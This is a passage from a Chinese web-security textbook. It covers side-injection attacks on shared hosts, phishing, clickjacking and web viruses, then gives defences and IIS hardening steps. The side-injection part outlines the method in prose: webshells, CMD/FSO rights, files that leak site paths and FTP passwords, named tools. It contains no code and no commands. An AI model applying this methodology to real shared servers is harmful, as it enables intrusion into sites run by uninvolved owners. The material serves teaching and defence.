旁注是最近网络上比较流行的一种入侵方法，在字面上解释就是“从旁注入”，利用同一主机上面不同网站的漏洞得到 Webshell，从而利用主机上的程序或者是服务暴露的用户所在的物理路径进行入侵。通常，旁注入侵需要权限的提升作为帮助，如果主机的设置是 IIS 单用户权限或禁止运行任意 CMD 命令的话，这样旁注入侵就成了一大难题，没有了 CMD 的权限就很难进行旁注的信息搜集，最主要的跨站式(文件夹)的入侵就不可能成功。所以在得到 Webshell 之后我们首先要确定的条件就是：是否存在可执行任意 CMD 的权限或是否可以有 FSO 的权限，这两个是旁注的首要条件。在对虚拟主机网站进行 SQL 注入时，通过 whois 查询，对主机上的其他站点进行注入，通过入侵其他站点，从而达到对原站点的入侵，叫做旁注。

在网络上对于 WEB 服务器来说，旁注攻击是攻击力最大的一种。Domain 是旁注常用的攻击工具。无数大型的站点(甚至黑客站点)都被这种攻击所击倒。因为一个网站所在的服务器很可能存在其他网站，当这个网站因为安全措施做得很好而无法进行攻击时，攻击者就寻找在同一服务器上运行的其他网站进行攻击，这样最终可以同样达到获得这个服务器权限的目的，这就是旁注的核心思想所在。

进行旁注攻击时，要确定服务器满足以下条件：

- 可执行任意 CMD 命令。
- 可执行 FSO。

- 是否 IIS 单用户权限。

另外，还要确定网站所在物理路径，因为我们旁注的目的是借助其他的网站进入主机内部，得知目标所在的文件夹路径，从而进入，建立新的 Webshell。所以，我们要找寻目标网站所在的物理路径，就必须要借助主机的程序或者是服务提供的信息。

以下就是会暴露物理路径的地方：

- SERV-U 的用户配置文件 ServUDaemon.ini。暴露用户的 FTP 密码以及网站的具体地址。
- 诺顿的杀毒日志。会暴露一些存在后门而又被查杀的网站路径。
- IIS 的配置文件。整个暴露了主机的 IIS 设置以及 ASP.DLL 的问题。
- 黑匣子。整个黑匣子会暴露出很多关于 HTTP 的敏感信息。

旁注入侵的工具，要得到同一服务器其他网站的域名就需要 WHOIS 帮忙了，我们可以使用桂林老兵编写的 Domain 程序或者是到 whois.webhosting.info 网站进行查找，国家级域名是不可以查询的，遇到这些问题可以将 IP 查找出来之后，直接 WHOIS 我们刚刚得到的 IP 地址就可以了。

Webshell，至于如何得到我们需要的 Webshell，这就要看入侵的对象以及自身的能力了，而 Webshell 我是选择了老兵的 asp 站长助手以及砍客 C/S 的 ASP 木马，进行整个旁注的主要 Webshell。首先查询主机所开的服务以及是否禁止 CMD/FSO 的时候都可以在砍客木马身上得到我们需要的答案，而老兵的木马因为编写以及程序的使用都较为直观，特别是 CMD 的操作是最好的。

以上就是在旁注的时候，所要用到、要查询的信息以及工具。

旁注是一种新生的入侵手法，其杀伤力远远超过系统的漏洞。在旁注的过程中可以加插很多的手法，例如权限的提升、木马的种植等。

5.3 Web 欺骗与防护机制

Web 欺骗允许攻击者创造整个 WWW 世界的影像拷贝。影像 Web 的入口进入到攻击者的 Web 服务器，经过攻击者机器的过滤，允许攻击者监控受攻击者的任何活动，包括账户和口令。攻击者也能以受攻击者的名义将错误或者易于误解的数据发送到真正的 Web 服务器，以及以任何 Web 服务器的名义发送数据给受攻击者。简而言之，攻击者观察和控制者受攻击者在 Web 上做的“中间人攻击”，如 DNS 欺骗、ARP 欺骗等。

在欺骗攻击中，攻击者创造一个易于误解的上下文环境，以诱使受攻击者进入并且做出缺乏安全考虑的决策。欺骗攻击就像是一场虚拟游戏：攻击者在受攻击者的周围建立起一个错误但是令人信服的世界。

5.3.1 Web 欺骗

在 Web 欺骗中受害体被欺骗这是攻击者的第一步。攻击者设法欺骗受害体进行错误的决策，而决策的正确与否决定了安全与否。比如：当一个用户在 Internet 下载一个软件，系统的安全提示你，该网页有不安全控件是否要运行，这就关系到了用户选择是还是

否的问题。而在安全的范围里，网页有可能加载病毒、木马等。这就是受害体决策的问题。从这个小小的例子中我们不难看出，受害体在决定是否下载或者运行软件的时候，或许已经被欺骗。一种盗窃 QQ 密码的软件，和腾讯公司的图标一样，但其程序却指向了在后台运行的盗窃软件。

1. Web 欺骗掩盖体

在 Web 欺骗中我们把攻击者用来制造假象、进行欺骗攻击中的道具称为掩盖体。这些道具可以是：虚假的页面、虚假的连接、虚假的图表、虚假的表单等。攻击者竭尽全力地试图制造令受害体完全信服的信息，并引导受害体做一些不安全的操作。当浏览网页时，网页的字体、图片、色彩、声音会给受害体传达着暗示信息。甚至一些公司的图形标志也给受害体造成了思维定势。如看到“小狐狸”的图表，就想到了 www.sohu.com 站点。攻击者很容易制造虚假的搜索，受害体往往通过强大的搜索引擎来寻找所需要的信息。但是这些搜索引擎并没有检查网页的真实性，明明标着 A 站点的标志，但是连接的却是 B 站点。而且 B 站点有着和 A 站点网页相似的拷贝。

图 5-13 显示了国家互联网中心(CNCERT/CC)播报的，仿冒中国几大银行和大型网站网页的虚假域名。

仿冒中国银行	ucnszx.xcvzxaaz.in、zhangshijie.3.sindns.info、www.bockk.com、item.taobao.com.astm-esy10xv.tk、item.taobao.bacyou.com、item.taobao.com.cxghai.tk、debcmimnsd.dmnxcunsad.ind.in
仿冒央视	cc3tvn9.com、cc3tvn6.com、cn372.com、ntv355.com、cntvssm.com、cntvccx.com、eeb88.com
仿冒湖南卫视	huuan2.com
仿冒搜狐公司	com2012win.com
仿冒其他网站	changjiang.tp82.com、hongyuan.tp82.com、hysecsoft.zd68.com

图 5-13　国家互联网中心公布的虚假网站

2. Web 欺骗的目的

攻击者欺骗的目的可以很多，但是最终的目的是窃取用户信息，甚至一些银行账户和密码。例如，在访问网上银行时，通过所见的银行 Web 页面输入账号和密码。如果用户访问的页面是虚假的，账号和密码就会被盗。

攻击者可以观察或者修改任何从受攻击者到 Web 服务器的信息；同样的，也控制着从 Web 服务器至受攻击者的返回数据，这样攻击者就有多种攻击方式，包括监视和破坏。

攻击者能够监视受攻击者的网络信息，记录他们访问的网页和内容。当受攻击者填写完一个表单并发送后，这些数据将被传送到 Web 服务器，Web 服务器将返回必要的信息，攻击者完全可以截获并加以使用。大部分提供在线服务的公司使用表单来完成业务，这意味着攻击者可以获得用户的账户和密码。即使受攻击者使用“安全”连接(通常是通过 Secure Sockets Layer 来实现的，用户的浏览器会显示一把锁或钥匙来表示处于安全连

接)，也无法逃脱被监视的命运。

在得到必要的数据后，攻击者可以通过修改受攻击者和 Web 服务器之间任何一个方向上的数据，来进行某些破坏活动。攻击者可以修改受攻击者的确认数据，例如，受攻击者在线订购某个产品时，攻击者可以修改产品代码、数量或者邮购地址等。攻击者也能修改被 Web 服务器所返回的数据，例如，插入易于误解或者攻击性的资料，破坏用户和在线公司的关系等。

3. Web 欺骗的方法

Web 欺骗是一种电子信息欺骗，攻击者在其中建立了一个令人信服的 Web 页面，但是是完全错误的拷贝。错误的 Web 看起来十分逼真，它拥有相同的网页和内部链接。然而，攻击者控制着错误的 Web 站点，受攻击者浏览器和 Web 之间的所有网络信息完全被攻击者所截获，其工作原理就好像是一个过滤器。

如图 5-14 用户访问虚假网站后输入账号、密码。虚假网站记录账号、密码并转跳登录真网站。用户在转跳后访问的全为真网站，返回信息也是真网站返回的，用户很难察觉账号已经泄露。




图 5-14　用户登录页面转跳欺骗

国家互联网中心 CNCERT/CC 每周都会发布安全周报，每周都会出现一些虚假网站，它们模仿网银页面、在线支付页面以及其他网上电子货币交易的登录窗口。如淘宝的正常登录页面 URL 是：https://login.taobao.com/member/login.jhtml?f=top&redirectURL=http%3A%2F%2Fwww.taobao.com%2F，而伪造的淘宝网站 URL 是：http://otem.taobao-com-ite.cz.cc/member/login.jhtml_f_top.Asp?u=admin(该伪造网站已经失效)。

一些经验不丰富的用户，可能会分辨不出网站的真实性；有时候甚至一些老网民也会上当。从传播途径上来说，钓鱼网站多种多样。

骗子总是希望能骗到更多人，对于很多网游玩家也许深有体会。骗子很多在游戏中冒充客服“喊话”，通过各种理由诱骗用户去登录事先做好的钓鱼网站，有时声称：游戏官方正在搞活动发放“大礼包”，一些粗心的玩家往往会上当，主动到钓鱼网站登录自己的游戏账号。到此，攻击者就成功盗取了用户的账号和密码。

4. 点击劫持欺骗和拖拽数据获取欺骗

经常上网的用户或许会有这样的经历：访问过一些网页，点击鼠标打开的新页面并不是用户的意愿，而是其他的页面。这就是 Web 的一种欺骗方式“点击劫持”，点击劫持是一种视觉上的欺骗手段。攻击者在篡改网页时使用一个透明的、不可见的 iframe，覆盖在一个网页上。通过调整 iframe 位置，可以使这个透明的 iframe 正好覆盖在某些网页上的功能键或者是超级链接上。致使用户点击链接时其实点的是透明的 iframe 连接，从而转跳到攻击者预先设定的页面。

点击劫持可以和钓鱼网站欺骗结合，攻击者侵入正规网站，篡改页面，通过点击劫持让用户转跳到攻击者的钓鱼网站上，在更大程度上增加了 Web 浏览的恶意欺骗性。

拖拽劫持获取数据是用户在网页上娱乐或个性化体验的同时，不知不觉地把个人信息，有时包括 Cookies 内容，发送给了攻击者。

5. Web 病毒

Web 病毒是利用网页来进行破坏的病毒，它使用一些 Script 语言编写的恶意代码，利用浏览器的漏洞来实现病毒植入。当用户登录某些含有网页病毒的网站时，网页病毒便被悄悄激活，这些病毒一旦激活，就可以利用系统的一些资源进行破坏活动。轻则修改用户的注册表，使用户的首页、浏览器标题改变；重则可以关闭系统的很多功能：植入木马、感染病毒，致使用户无法正常使用计算机系统；更有甚者，进行更为严重的破坏：格式化文件系统等。这种网页病毒容易编写和修改，使用户防不胜防。

根据目前互联网上流行的常见网页病毒的作用对象及表现特征，可以将网页病毒归纳为以下两大类。

(1) 通过 JavaScript、Applet、ActiveX 编辑的脚本程序修改 IE 浏览器，常见的修改形式有：

- 修改默认主页，默认首页。
- 屏蔽锁定主页设置，且设置选项无效不可改回。
- 修改默认的 IE 搜索引擎。
- 在 IE 标题栏、OE 标题栏添加非法信息。
- 鼠标右键菜单被添加非法网站广告链接。
- 鼠标右键弹出菜单功能被禁用失常。
- IE 收藏夹被强行添加非法网站的地址链接。
- 在 IE 工具栏非法添加按钮。
- 锁定地址下拉菜单及其添加文字信息。
- 禁用 IE 菜单“查看”下的“源文件”。

(2) 通过 JavaScript、Applet、ActiveX 编辑的脚本程序修改用户操作系统，其表现形式和危害多种多样，常见的有：

- 开机出现对话框。
- 系统正常启动后，但 IE 被锁定网址自动调用打开。
- 格式化硬盘。

- 暗藏恶意病毒，如“万花谷”蛤蟆病毒，全方位侵害封杀系统，最后导致系统瘫痪崩溃。
- 非法读取或盗取用户文件。
- 锁定禁用注册表。
- 注册表被锁定禁用之后，编辑*.reg 注册表文件打开方式错乱。
- 时间前面加广告。
- 启动后首页被再次修改。
- 更改“我的电脑”下的一系列文件夹名称。

Web 病毒的入侵过程如下：

(1) 网页病毒大多由恶意代码、病毒体(通常是经过伪装成正常图片文件后缀的.exe 文件)和脚本文件或 Java 小程序组成，病毒制作者将其写入网页源文件。

(2) 用户浏览上述网页，病毒体和脚本文件以及正常的网页内容一起进入计算机的临时文件夹。

(3) 脚本文件在显示网页内容的同时开始运行，要么直接运行恶意代码，要么直接执行病毒程序，要么将伪装的文件还原为.exe 文件后再执行。执行任务包括：完成病毒入驻、修改注册表、嵌入系统进程、修改硬盘分区属性等。

(4) 网页病毒完成入侵，在系统重启后病毒体自我更名、复制、再伪装，接下来的破坏依病毒的性质正式开始。

网页病毒的工作或称其为遗传结构是简单的，但这便意味着它们能迅速变异。

既然是网页病毒，简单地说，就是一个网页。但在这个网页运行于本地时，它所执行的操作就不仅仅是下载后再读出，伴随着操作的背后，还有病毒原体软件的下载或是木马的下载，然后执行，悄悄地修改系统配置或注册表信息。为了吸引受害者，这类网页一般都有一些共同的特征：

(1) 美丽的网页名称，以及利用浏览者的无知。

(2) 诱惑性的信息或故意隐藏信息，利用浏览者的好奇心。

(3) 利用浏览者的无意识。

5.3.2 Web 欺骗的预防

目前，钓鱼与欺诈已经成为互联网最严重的威胁之一。在金山公司安全中心发布的《2010 年中国网络购物报告》中指出，有超过 1 亿用户遭遇过网络陷阱，直接经济损失将突破 150 亿元。而中国的网民在 2011 年才刚刚突破 4 亿。在这样的恶劣环境下，如何对抗钓鱼的问题，就显得尤为重要了。

1. 逃离灾难

受攻击者可以自觉与不自觉地离开攻击者的错误 Web 页面。这里有若干种方法。访问 Bookmark 或使用浏览器中提供的 Open location 进入其他 Web 页面，离开攻击者所设下的陷阱。不过，如果用户使用 Back 键，则会重新进入原先的错误 Web 页面。当然，如果用户将所访问的错误 Web 存入 Bookmark，那么下次可能会直接进入攻击者所设下的

陷阱。

2. 追踪攻击者

有人建议应当通过跟踪来发现并处罚攻击者。确实如此，攻击者如果想进行 Web 欺骗的话，那么离不开 Web 服务器的帮助。但是，他们利用的 Web 服务器很可能是被攻击后的产物，就像罪犯驾驶着盗窃来的汽车去作案一样。

3. 安全配置浏览器

改变浏览器，使之具有反映真实 URL 信息的功能，而不会被蒙蔽；如现在的浏览器中基于 IE 内核的 360 安全浏览器、搜狗浏览器；以及火狐浏览器都带有了“安全标识”或其他相似功能。该功能允许浏览器将用户访问的网页 URL 提交给官方 DNS，并校对网站域名地址的合法性和安全性，如果是非法网站域名或不安全域名就会给用户发出警告。

另外，还可以通过禁用浏览器中的 JavaScript 功能，禁止各种形式的改写信息，提高 Web 的安全性。当然，使用该配置，用户会损失一些正常功能。

对于通过安全连接建立的 Web 与浏览器对话，浏览器还应该告诉用户谁在另一端，而不只是表明一种安全连接的状态，如，在建立了安全连接后，给出一个提示信息“NetscapeInc.”等。

4. 防范网页病毒代码

普通病毒侵入计算机的方式虽然复杂，但只要堵住漏洞，不被他人有意将病毒复制进入，或者不下载和打开陌生文件、邮件，还是能够避免的。而网页病毒则是通过浏览网页侵入，人们无从识别难以防范。

对付网页病毒可以采用脚本监控技术。现在的杀毒软都带有“网页防护”和“脚本防护”技术监控，而且对脚本服务模块进行多层次处理，一方面保障脚本文件在所有浏览器中正常启用，一方面切断脚本文件携带病毒入侵的一切可能路径。

虽然网页病毒可以通过杀毒软件杀灭，但是杀毒软件对网页病毒反应慢。对此只能尽量不要浏览不熟悉的网站，不少网站专门登出恶意网站地址以提醒大家注意。

5.4 Web 服务器安全机制

5.4.1 对于单独服务器 IIS 安全配置

IIS(Internet Information Server)作为当今流行的 Web 服务器之一，提供了强大的 Internet 和 Intranet 服务功能。如何加强 IIS 的安全机制，建立高安全性能的可靠的 Web 服务器，已成为网络管理的重要组成部分。

1. 应用 NTFS 文件系统

NTFS 文件系统可以对文件和目录进行管理，FAT 文件系统则只能提供共享级的安全，而 Windows NT 的安全机制是建立在 NTFS 文件系统之上的，所以在安装 Windows

NT 时最好使用 NTFS 文件系统，否则将无法建立 NT 的安全机制。

2. 共享权限的修改

在系统默认情况下，每建立一个新的共享，Everyone 用户就享有“完全控制”的共享权限，因此，在建立新的共享后应该立即修改 Everyone 的默认权限，如图 5-15 所示。根据实际需求对用户的权限进行修改。



图 5-15　设置文件夹共享权限

3. 为系统管理员账号更名

域用户管理器虽可限制猜测口令的次数，但对系统管理员账号(Administrator)却无法限制，这就可能给非法用户攻击管理员账号口令带来机会，通过域用户管理器对管理员账号更名不失为一种好办法。具体设置方法如下：

选择“我的电脑”右键→“管理”→打开“本地用户和组”→选中 Administrator(管理员账号)右键→“重命名”命令，对其进行修改，如图 5-16 所示。

4. 取消 TCP/IP 上的 NetBIOS 绑定

NT 系统管理员可以通过构造目标站名 NetBIOS 与其 IP 地址之间的映像，对 Internet 或 Intranet 上的其他服务器进行管理，但非法用户也可从中找到可乘之机。如果这种远程管理不是必须的，就应该立即取消(通过网络属性的绑定选项，取消 NetBIOS 与 TCP/IP 之间的绑定)。

操作：选择“网上邻居”右键→“本地连接”右键→“Internet 协议(TCP/IP)”→”属性”按钮→“高级”按钮，在打开的“高级 TCP/IP 设置”对话框的 WINS 选项卡中选中“禁用 TCP/IP 上的 NetBIOS”单选按钮，如图 5-17 所示。




图 5-16　更改管理员名




图 5-17　取消 NetBIOS 绑定

5. 安装时应注意的安全问题

(1)　避免安装在主域控制器上。

安装 IIS 之后，在安装的计算机上将生成 IUSR_Computername 匿名账户。该账户被添加到域用户组中，从而把应用于域用户组的访问权限提供给访问 Web 服务器的每个匿名用户，这不仅给 IIS 带来潜在危险，而且还可能威胁整个域资源的安全。所以要尽可能避免把 IIS 服务器安装在域控制器上，尤其是主域控制器上。

(2) 避免安装在系统分区上。

把 IIS 安装在系统分区上，会使系统文件与 IIS 同样面临非法访问，容易使非法用户侵入系统分区，所以应该避免将 IIS 服务器安装在系统分区上。

(3) 经常到微软的站点下载 IIS 的补丁程序，保证 IIS 最新版本。

6. 用户的安全性

1) 匿名用户访问权限的控制

